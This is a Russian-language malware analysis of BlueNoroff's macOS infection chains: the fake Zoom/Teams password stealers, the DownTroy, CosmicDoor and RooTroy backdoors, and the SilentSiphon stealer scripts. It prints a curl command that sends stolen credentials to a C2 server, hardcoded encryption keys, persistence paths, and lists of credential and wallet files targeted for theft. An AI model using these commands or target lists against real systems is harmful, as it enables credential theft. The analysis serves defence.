


Схема первичного заражения

Многоэтапные цепочки выполнения

Согласно данным нашей телеметрии и анализу вредоносной инфраструктуры, DownTroy загружает ZIP-файлы, содержащие разные самодостаточные последовательности заражения, с централизованного файлового хостинга, подконтрольного BlueNoroff. Мы идентифицировали как минимум семь многоэтапных цепочек выполнения, загруженных с сервера, а также несколько семейств вредоносного ПО, обнаруженных на зараженных хостах, — в том числе кейлоггеры и стилеры, доставляемые с помощью цепочек CosmicDoor и RooTroy. Хотя мы не наблюдали процесс установки цепочек SysPhon и SneakMain непосредственно, предполагаем, что они разворачиваются аналогичным образом.

№	Цепочка выполнения / зловред	Компоненты	Источник


1	ZoomClutch	(автономный зловред)	С файлового хостинга
2	Цепочка DownTroy v1	Модуль запуска, дроппер, DownTroy.macOS	С файлового хостинга
3	Цепочка CosmicDoor	Инжектор, CosmicDoor.macOS на языке Nim	С файлового хостинга
4	Цепочка RooTroy	Установщик, загрузчик, инжектор, RooTroy.macOS	С файлового хостинга
5	Цепочка RealTimeTroy	Инжектор, RealTimeTroy.macOS на языке Go	Неизвестно, получено из мультисканерного сервиса
6	Цепочка SneakMain	Установщик, загрузчик, SneakMain.macOS	Неизвестно, извлечено с зараженных хостов
7	Цепочка DownTroy v2	Установщик, загрузчик, дроппер, DownTroy.macOS	С файлового хостинга
8	Цепочка SysPhon	Установщик, бэкдор SysPhone	Неизвестно, извлечено с зараженных хостов

Группа постепенно внедряла новые цепочки и компоненты вредоносного ПО, разработанные на разных языках программирования, еще с 2023 года. Если ранее злоумышленники использовали автономное вредоносное ПО, то затем перешли на модульную архитектуру с загрузчиками, инжекторами, установщиками и дропперами. Модульный подход позволяет разделять вредоносное поведение на более мелкие компоненты, что облегчает обход средств защиты и уменьшает вероятность обнаружения. Большинство финальных полезных нагрузок в таких цепочках поддерживают загрузку дополнительных файлов AppleScript и выполнение команд для получения полезных нагрузок последующих этапов. Примечательно, что изначально группа Bluenoroff предпочитала разрабатывать вредоносное ПО на языке Rust, но затем перешла на Nim. Тем не менее она также использует другие языки программирования, в том числе C++, Python, Go и Swift. Например, C++ использовался для создания инжектора и встроенного в него базового приложения, но позднее базовое приложение было переписано на Swift. На Go были написаны отдельные компоненты отдельных вредоносных цепочек, например установщик и дроппер, но в конечном итоге они были переписаны на Nim.

ZoomClutch/TeamsClutch: поддельное приложение Zoom/Teams

Изучая случай проникновения в систему macOS, мы обнаружили на компьютере жертвы подозрительное приложение, имитирующее клиент Zoom, которое запускалось из нетипичного для таких приложений расположения с правом записи — `/tmp/zoom.app/Contents/MacOS` — вместо стандартного каталога `/Applications`. Анализ показал, что бинарный файл не является официальной сборкой Zoom, а представляет собой кастомный имплант, скомпилированный в среде macOS 14.5 (24F74) с помощью Xcode 16 beta 2 (16C5032a) с использованием SDK macOS версии 15.2. Злоумышленники подписали свою разработку методом ad-hoc и вручную прописали в качестве идентификатора пакета `us.zoom.com`, чтобы имитировать легитимный клиент.


Имплант разработан на языке Swift и имитирует приложение Zoom для видеоконференций, однако его истинное назначение — сбор учетных данных macOS. В нем используется продуманный пользовательский интерфейс на современных UI-фреймворках Swift, который достоверно имитирует значок приложения Zoom, системные окна ввода пароля Apple и другие подлинные элементы интерфейса.



Окно ZoomClutch с предложением ввести пароль

ZoomClutch ворует пароли macOS, показывая поддельный диалог Zoom и отправляя перехваченные учетные данные на командный сервер. Однако перед эксфильтрацией данных ZoomClutch сначала проверяет учетные данные локально с помощью Apple Open Directory (OD), чтобы отсеять опечатки и некорректные попытки ввода — поведение, согласующееся со схемой аутентификации macOS. Фреймворк OD управляет учетными записями и процессами аутентификации как для локальных, так и для внешних директорий. Локальные записи пользователей хранятся в каталоге `/var/db/dslocal/nodes/Default/users/` в виде файлов plist. Пароли в этих файлах представлены в виде хэшей `PBKDF2-SHA512`. Зловред создает сеанс `ODSession`, затем открывает локальный узел `ODNode` через константу `kODNodeTypeLocalNodes` (`0x2200/8704`), чтобы последующие операции относились к каталогу `/Local/Default`.

Затем зловред вызывает метод `verifyPassword:error:` для проверки введенного пароля. Он повторно вычисляет хэш пароля с использованием сохраненного значения SALT и количества итераций, после чего возвращает true при совпадении. В случае неудачной верификации ZoomClutch повторно отображает окно ввода пароля и кратковременно выводит всплывающее сообщение о некорректном вводе с анимацией «дрожания» окна. Если пароль корректен, диалоговое окно скрывается, а на экране появляется сообщение Zoom Meeting SDK has been updated successfully («Zoom Meeting SDK успешно обновлен»). В этот момент проверенные учетные данные незаметно передаются на командный сервер.



Окно ZoomClutch, отображаемое после успешной валидации пароля

Все пароли, введенные в окне запроса пароля, вносятся в лог-файл `~/Library/Logs/keybagd_events.log`. Затем зловред создает файл `~/Library/Logs/<username>_auth.log`, в который сохраняет проверенный пароль в виде обычного текста. Этот файл выгружается на URL-адрес командного сервера с помощью `curl`.

```
file:///usr/bin/curl -s --insecure --connect-timeout 60 -X POST -H "Content-Type:
multipart/form-data" -H User-Agent: curl-agent -H "Auth:<auth_value> -F
file=@/Users/<username>/Library/Logs/<username>_auth.log -k <c2_url>
```

С достаточно высокой степенью уверенности мы полагаем, что этот зловред является общим звеном в атаках BlueNoroff и служит необходимым условием для запуска схем выполнения последующих цепочек заражения.

Зловред TeamsClutch, имитирующий интерфейс легитимного клиента Microsoft Teams, функционирует аналогично ZoomClutch, но у него отличаются логотип и некоторые текстовые элементы.

Окна аутентификации и успешной проверки пароля в TeamsClutch

Цепочка DownTroy v1

Цепочка DownTroy v1 состоит из модуля запуска и дроппера, которые в конечном счете загружают зловред DownTroy.macOS, написанный на AppleScript.

- Дроппер: файл `trustd` на языке Go
- Модуль запуска: файл `watchdog` на языке Go
- Финальная полезная нагрузка: DownTroy.macOS на языке AppleScript

Дроппер может работать в двух режимах: инициализации и эксплуатации. Если при запуске бинарного файла в качестве единственного аргумента указан идентификатор устройства (`mid`), дроппер входит в режим инициализации: обновляет файл конфигурации `~/Library/Assistant/CustomVocabulary/com.applet.safari/local_log`, используя переданный mid, и шифрует содержимое файла с помощью алгоритма RC4. После этого дроппер перезапускает себя без аргументов и переключается в режим эксплуатации. Если бинарный файл запускается сразу без аргументов, он переходит напрямую в режим эксплуатации. В этом режиме дроппер извлекает ранее сохраненную конфигурацию и расшифровывает ее с помощью RC4-ключа `NvZGluZz0iVVRGLTgiPz4KPCF`. Важно отметить, что в конфигурацию должно быть добавлено значение `mid`, поскольку оно требуется для последующих операций.

Затем зловред декодирует встроенную в код строку, закодированную по алгоритму Base64, которая связана с AppleScript-зловредом DownTroy.macOS. Этот AppleScript содержит подстановочное значение `%mail_id%`, которое заменяется значением `mid`, добавленным в конфигурацию в режиме инициализации. Модифицированный скрипт сохраняется во временный файл `local.lock` в каталоге `<BasePath>`, указанном в конфигурации. К файлу применяются права доступа `0644`, то есть изменить его может только его владелец. Далее зловред запускает `DownTroy.macOS` с помощью интерпретатора `osascript` и задает `Setpgid=1` для изоляции группы процессов. После запуска `DownTroy.macOS` загружает дополнительные скрипты с командного сервера и продолжает получать их до момента перезагрузки системы.

В дроппере реализована процедура обработки сигналов для отслеживания попыток принудительного завершения его работы. Изначально он полностью считывает бинарные файлы `trustd` (самого себя) и `watchdog`, сохраняет их в буфере памяти, а затем удаляет оригинальные файлы с диска. В случае получения сигнала SIGINT или SIGTERM, указывающего на необходимость завершения процесса,

активируется механизм восстановления, обеспечивающий закрепление в системе. Сигнал SIGINT предназначен для прерывания процессов пользователем через терминал с помощью сочетания клавиш Ctrl+C, а SIGTERM — для запроса штатного завершения работы процессов.

Механизм восстановления сначала воссоздает каталог `<BasePath>` с преднамеренно небезопасными правами доступа `0777` (все пользователи могут читать, записывать и выполнять содержимое). Затем он записывает оба бинарных файла из памяти обратно на накопитель, предоставляет им разрешение на исполнение `0755` и создает файл plist, обеспечивающий автоматический перезапуск этой цепочки процессов.

- trustd: `trustd` в каталоге `<BasePath>`
- watchdog: `~/Library/Assistant/SafariUpdate` и `watchdog` в каталоге `<BasePath>`
- plist: `~/Library/LaunchAgents/com.applet.safari.plist`

Содержимое plist-файла встроено в дроппер в кодировке Base64. После декодирования оно представляет собой шаблон стандартного plist-файла macOS LaunchAgent с подстановочными токенами `#path` и `#label`. Зловред заменяет эти токены для формирования индивидуального шаблона.

Полученная конфигурация plist обеспечивает автоматический запуск модуля — для параметров `RunAtLoad` (запуск при входе), `KeepAlive` (перезапуск в случае принудительного завершения) и `LaunchOnlyOnce` задается значение true.

- `#path` заменяется на путь к скопированному файлу `watchdog`
- `#label` заменяется на `com.applet.safari` в целях маскировки под легитимный компонент Safari

```
<?xml version="1.0" encoding="UTF-8"?>
```

Основной функцией этого модуля запуска является загрузка одного и того же файла конфигурации по пути `~/Library/Assistant/CustomVocabulary/com.applet.safari/local_log`. Он считывает содержимое файла и расшифровывает его с помощью алгоритма RC4, всегда используя тот же прописанный в коде 25-байтный ключ: `NvZGluZz0iVVRGLTgiPz4KPCF`. После расшифровки загрузчик извлекает значение `<BasePath>` из JSON-объекта, где указано расположение следующей полезной нагрузки. Затем он выполняет файл `trustd` из этого каталога, маскируя его под легитимный системный процесс macOS.

Также мы обнаружили другую версию загрузчика, отличающуюся путем к файлу конфигурации `<BasePath>`, — в ней конфигурационный файл располагался по пути `/Library/Graphics/com.applet.safari/local_log`. Вторая версия применялась в тех случаях, когда злоумышленнику удавалось получить root-права, вероятно, при первоначальном заражении с помощью ZoomClutch.

Цепочка CosmicDoor

Цепочка CosmicDoor начинается с вредоносного инжектора на C++, который мы назвали GillyInjector. Ранее он уже освещался в публикациях Huntress и SentinelOne. Зловред включает зашифрованное базовое приложение (baseApp) и зашифрованную вредоносную полезную нагрузку.

- Инжектор: GillyInjector на языке C++
- BaseApp: безобидное приложение на языке C++ или Swift

- Финальная полезная нагрузка: CosmicDoor.macOS на языке Nim

Архив `syscon.zip`, загруженный с файлового хостинга, содержит бинарный файл с именем a, представляющий собой инжектор GillyInjector. Его задача — запустить безобидное приложение формата Mach-O и внедрить в него полезную нагрузку во время выполнения. Как инжектор, так и встраиваемое в него безобидное приложение подписаны методом ad-hoc, как и в случае с ZoomClutch. GillyInjector опирается на технику «внедрение задачи» (Task Injection) — редкий и технически сложный метод, применяемый к системам macOS.

Зловред может работать в двух режимах: вайпера и собственно инжектора. Если GillyInjector запускается с флагом `--d`, он задействует функции самоуничтожения. Сначала он перечисляет все файлы в текущей директории и безопасно удаляет каждый из них. После безвозвратного удаления всех файлов в директории GillyInjector удаляет саму директорию. Если GillyInjector запускается с указанием имени файла и пароля, он выполняет функцию внедрения в процесс. Он создает файл по сути безобидного приложения с указанным именем в текущей директории и использует предоставленный пароль, чтобы сформировать AES-ключ для расшифровки.

Это приложение формата Mach-O и встроенная в него полезная нагрузка зашифрованы модифицированным алгоритмом AES-256 в режиме ECB (при этом структура шифрования схожа с режимом OFB), а затем закодированы по алгоритму Base64. Для расшифровки первые 16 байт закодированной строки используются в качестве значения SALT для формирования ключа с помощью PBKDF2. Этот процесс использует десять тысяч итераций и указанный пользователем пароль, чтобы сгенерировать ключ на базе SHA-256. Полученный ключ затем применяется для расшифровки оставшейся части шифротекста, предварительно декодированной из Base64.

Расшифровка базового приложения и полезной нагрузки

В конечном счете в приложение внедряется полезная нагрузка — бэкдор CosmicDoor.macOS, написанный на языке Nim. Главной особенностью CosmicDoor является взаимодействие с командным сервером по протоколу WSS. Бэкдор обеспечивает возможность удаленного управления, включая получение и выполнение команд.

Согласно данным нашей телеметрии, на текущий момент обнаружено как минимум три версии CosmicDoor.macOS, каждая реализована на разных кросс-платформенных языках программирования: Rust, Python и Nim. Также выявлена версия CosmicDoor для Windows, разработанная на языке Go, что указывает на активное применение этого зловреда группой в средах Windows и macOS с 2023 года. В ходе исследования мы заключили, что эти разновидности CosmicDoor, по всей видимости, разрабатывались в следующем порядке: CosmicDoor.Windows (Go) → CosmicDoor.macOS (Rust) → CosmicDoor (Python) → CosmicDoor.macOS (Nim). Последняя выявленная версия, написанная на Nim, выделяется среди прочих обновленной цепочкой выполнения, включающей использование GillyInjector.

За исключением появления инжектора, между Windows-версией и остальными версиями наблюдаются лишь незначительные отличия. В версии для Windows символы с 4-го по 6-й во всех значениях RC4-ключей соответствуют `123`. Кроме того, версия CosmicDoor.macOS, написанная на Nim, содержит обновленное значение `COMMAND_KEY`.

	CosmicDoor.macOS на языке Nim	**CosmicDoor на языке Python, CosmicDoor.macOS на языке Rust**	**CosmicDoor.Windows на языке Go**
SESSION_KEY	3LZu5H$yF^FSwPu3SqbL*sK	3LZu5H$yF^FSwPu3SqbL*sK	3LZ123$yF^FSwPu3SqbL*sK
COMMAND_KEY	lZjJ7iuK2qcmMW6hacZOw62	jubk$sb3xzCJ%ydlLi@W8FH	jub123b3xzCJ%ydlLi@W8FH
AUTH_KEY	Ej7bx@YRG2uUhya#50Yt*ao	Ej7bx@YRG2uUhya#50Yt*ao	Ej7123YRG2uUhya#50Yt*ao

Во всех версиях одни и те же команды имеют одно и то же назначение, однако по сравнению с Windows-версией в остальных реализована только часть команд. Примечательно, что команды `345`, `90` и `45` перечислены в Python-версии CosmicDoor, но их логический код в этой версии отсутствует.

Команда	**Описание**	**CosmicDoor.macOS на языках Rust и Nim**	**CosmicDoor на языке Python**	**CosmicDoor.Windows на языке Go**
234	Получение информации об устройстве	O	O	O
333	Не выполняет никаких действий	—	—	O
44	Обновление конфигурации	—	—	O
78	Получение текущей рабочей директории	O	O	O
1	Получение временного интервала	—	—	O
12	Выполнение команд	O	O	O
34	Установка текущей рабочей директории	O	O	O
345	(DownExec)	—	O (но не реализовано)	—
90	(Загрузка)	—	O (но не реализовано)	—
45	(Выгрузка)	—	O (но не реализовано)	—

SilentSiphon: набор стилеров для сбора разных данных

В ходе расследования мы установили, что CosmicDoor загружает набор различных bash-скриптов с функциями стилеров, который мы назвали SilentSiphon. В большинстве изученных случаев вскоре после установки CosmicDoor на зараженных хостах появлялось множество шелл-скриптов bash, которые затем использовались для сбора и эксфильтрации данных на командные серверы злоумышленников.

Файл с именем `upl.sh` выполняет роль оркестратора и объединяет множество автономных модулей эксфильтрации, обнаруженных в системе жертвы.

```
upl.sh
├── cpl.sh
├── ubd.sh
├── secrets.sh
├── uad.sh
├── utd.sh
```

Сначала оркестратор определяет имя текущего авторизованного пользователя macOS с помощью команды `who | tail -n1 | awk '{print $1}'`, чтобы все последующие пути к файлам разрешались в рамках текущего сеанса, даже если скрипт будет выполнен под другой учетной записью или через агент запуска (Launch Agent). При этом заранее прописанный командный сервер и имя пользователя могут быть переопределены с помощью флагов `-h` и `-u`; аналогичная возможность присутствует и в других модулях, проанализированных в нашем исследовании. Оркестратор запускает пять встроенных модулей, расположенных в одном каталоге, и немедленно удаляет каждый из них по завершении эксфильтрации.

Стилеры собирают следующие данные со скомпрометированного хоста:

1. `upl.sh` — оркестратор и стилер для Apple Notes.
   Извлекает данные **Apple Notes** из каталога /private/var/tmp/group.com.apple.notes.
   Сохраняет извлеченное в каталоге /private/var/tmp/notes_<username>.
2. `cpl.sh` — стилер, крадущий расширения браузера.
   Извлекаемые данные:
   - **Локальное хранилище расширений:** все содержимое директории Local Extension Settings веб-браузеров на базе Chromium, в том числе Chrome, Brave, Arc, Edge и Ecosia.
   - **Встроенная база данных браузера:** директории расширений Exodus Web3 Wallet, Coinbase Wallet, Crypto.com Onchain, Manta Wallet, 1Password и Sui Wallet в каталоге IndexedDB.
   - **Список расширений:** список установленных расширений из каталога Extensions.

   Сохраняет извлеченное в каталоге /private/var/tmp/cpl_<username>/<browser>/*.

3. `ubd.sh` — стилер, крадущий учетные данные браузеров и связок ключей macOS.
   Извлекаемые данные:
   - **Учетные данные, хранящиеся в браузерах:** каталоги Local State, History, Cookies, Sessions, Web Data, Bookmarks, Login Data, Session Storage, Local Storage и IndexedDB браузеров на базе Chromium, в том числе Chrome, Brave, Arc, Edge и Ecosia.
   - **Учетные данные в связке ключей:** /Library/Keychains/System.keychain и ~/Library/Keychains/login.keychain-db.

   Сохраняет извлеченное в каталоге /private/var/tmp/ubd_<username>/*.

4. `secrets.sh` — стилер, крадущий секреты.
   Извлекаемые данные:
   - **Управление версиями:** GitHub (.config/gh), GitLab (.config/glab-cli), Bitbucket (.bit/config).
   - **Менеджеры пакетов:** npm (.npmrc), Yarn (.yarnrc.yml), Python pip (.pypirc), RubyGems (.gem/credentials), Rust cargo (.cargo/credentials), .NET Nuget (.nuget/NuGet.Config).
   - **Облако/инфраструктура:** AWS (.aws), Google Cloud (.config/gcloud), Azure (.azure), Oracle Cloud (.oci), Akamai Linode (.config/linode-cli), DigitalOcean API (.config/doctl/config.yaml).
   - **Платформы облачных приложений:** Vercel (.vercel), Cloudflare (.wrangler/config), Netlify (.netfily), Stripe (.config/stripe/config.toml), Firebase (.config/configstore/firebase-tools.json), Twilio (.twilio-cli).
   - **DevOps/IaC:** CircleCI (.circleci/cli.yml), Pulumi (.pulumi/credentials.json), HashiCorp (.vault-token).
   - **Безопасность/аутентификация:** SSH (.ssh), FTP/cURL/Wget (.netrc).
   - **Блокчейн—технологии:** блокчейн Sui (.sui), Solana (.config/solana), блокчейн NEAR (.near-credentials), блокчейн Aptos (.aptos), Algorand (.algorand).
   - **Технология контейнеризации**: Docker (.docker), Kubernetes (.kube).
   - **ИИ:** OpenAI (.openai).

   Сохраняет извлеченное в каталоге /private/var/tmp/secrets_backup_<current time>/<username>/*.

5. `uad.sh` — стилер, крадущий данные хранилищ паролей.
   Интересующие его приложения:
   - **Менеджеры паролей:** 1Password 8, 1Password 7, Bitwarden, LastPass, Dashlane.
   - **Приложения заметок:** Evernote, Notion.
   - **Наборы приложений для совместной работы:**
   - **Мессенджеры:** Skype (неактивно), WeChat (неактивно), WhatsApp (неактивно).
   - **Криптовалюты:** Ledger Live, Hiro StacksWallet, Tonkeeper, MyTonWallet, MetaMask (неактивно).
   - **Удаленные мониторинг и управление:**

   Сохраняет извлеченное в каталоге /private/var/tmp/<username>_<target application>_<current time>/*.

6. `utd.sh` — стилер, нацеленный на Telegram.
   Извлекаемые данные:
   - в macOS версии 14 и выше:
     - кэшированные ресурсы Telegram, в том числе история чатов и медиафайлы;
     - зашифрованный кэш геолокационных данных;
     - ключи AES-сеансов, необходимые для кражи учетных записей;
     - устаревший кэш песочницы;
   - в macOS версии ниже 14:
     - список сконфигурированных учетных записей Telegram;
     - хранилище ключей для экспорта;
     - полная база данных чатов, сообщения, контакты, файлы, кэш медиафайлов.

   Сохраняет извлеченное в каталоге /private/var/tmp/Telegrams_<username>/*.

Столь широкий перечень извлекаемых данных позволяет злоумышленникам не ограничиваться только учетными данными и перехватить контроль над всей инфраструктурой жертвы. Например, с помощью учетных записей Telegram, которые могут быть использованы в последующих атаках; сведений о конфигурации цепочек поставок; личных заметок и деловой переписки, хранящихся в решениях для совместной работы.

Примечательно, что атакующие также извлекли каталог .openai, чтобы тайно использовать ChatGPT от имени жертвы.

Собранная информация немедленно архивируется с помощью `ditto -ck` и выгружается на инициализированный командный сервер с использованием `curl` по тому же принципу, что и в случае `ZoomClutch`.

Цепочка RooTroy

Мы проанализировали ZIP-архив, загруженный с файлового хостинга. Он содержит набор инструментов из трех компонентов. Финальная полезная нагрузка, RooTroy.macOS, уже была описана в блоге Huntress, однако нам удалось восстановить эту цепочку полностью. В архиве присутствуют:

- Установщик: первичный установочный файл с именем `rtv4inst`, написанный на языке Go.
- Загрузчик: вспомогательный загрузочный файл с именем `st`, представляющий собой загрузчик Nimcore на языке Nim.
- Инжектор: файл инжектора с именем `wt`, представляющий собой GillyInjector на языке C++.
- Финальная полезная нагрузка: RooTroy.macOS на языке Go.

После запуска установщик сразу проверяет наличие остальных компонентов и завершает работу, если какой-то из них отсутствует. Кроме того, он проверяет, что для корректной работы ему было передано как минимум два аргумента командной строки, а именно:

```
1  rvt4inst <MID> <C2> [<Additional C2 domains…>]
```

- MID — уникальный идентификатор устройства для отслеживания жертвы;
- C2 — основной домен командного сервера;
- также могут быть указаны значения дополнительных командных серверов.

При первом запуске установщик создает несколько каталогов и файлов, имитирующих легитимные компоненты macOS. Обратите внимание, что пути к ним используются исключительно в целях маскировки и не являются реальными системными путями.

№	Путь	Назначение
1	/Library/Google/Cache/.cfg	Конфигурация

2	/Library/Application Support/Logitechs/versions	Неизвестно
3	/Library/Application Support/Logitechs/bin/Update Check	Конечное расположение загрузчика Nimcore (st)
4	/Library/Storage/Disk	Первое потенциальное расположение baseApp
5	/Library/Storage/Memory	Второе потенциальное расположение baseApp
6	/Library/Storage/CPU/cpumons	Конечное расположение GillyInjector (`wt`)
7	/Library/LaunchDaemons/<bundle ID>.plist	Путь к `.plist` для запуска st
8	/private/var/tmp/.lesshst	Путь к `.plist`

Установщик сериализует параметры своей среды выполнения в блок данных, который затем шифруется с помощью RC4 с использованием прописанного в коде ключа `3DD226D0B700F33974F409142DEFB62A8CD172AE5F2EB9BEB7F5750EB1702E2A`. Полученное зашифрованное значение записывается в файл `.cfg` в каталоге `/Library/Google/Cache/`.

Дальше установщик запускает механизм именования файла plist посредством динамической генерации идентификатора пакета (bundle ID). Для создания правдоподобных идентификаторов он сканирует легитимные приложения в директории `/Applications`. Он перечисляет пакеты с расширением `.app`, извлекает их имена и добавляет к ним разные служебные термины, в том числе agent, webhelper, update, updater, startup, service, cloudd, daemon, keystone.agent, update.agent или installer, чтобы сформировать правдоподобные идентификаторы пакетов — например, com.safari.update или com.chrome.service. Если по какой-то причине генерация идентификатора не дает результата, зловред откатывается к прописанному в коде идентификатору com.apple.updatecheck.

Далее установщик перемещает вспомогательные бинарные файлы из каталога, в который был распакован ZIP-архив, в их целевые системные расположения. Загрузчик Nimcore (`st`) копируется в каталог `/Library/Application Support/Logitechs/bin/Update Check`. Бинарный файл GillyInjector переименовывается в cpumons по пути `/Library/Storage/CPU`. Обоим файлам предоставляются разрешения `0755`, чтобы они могли быть исполнены.

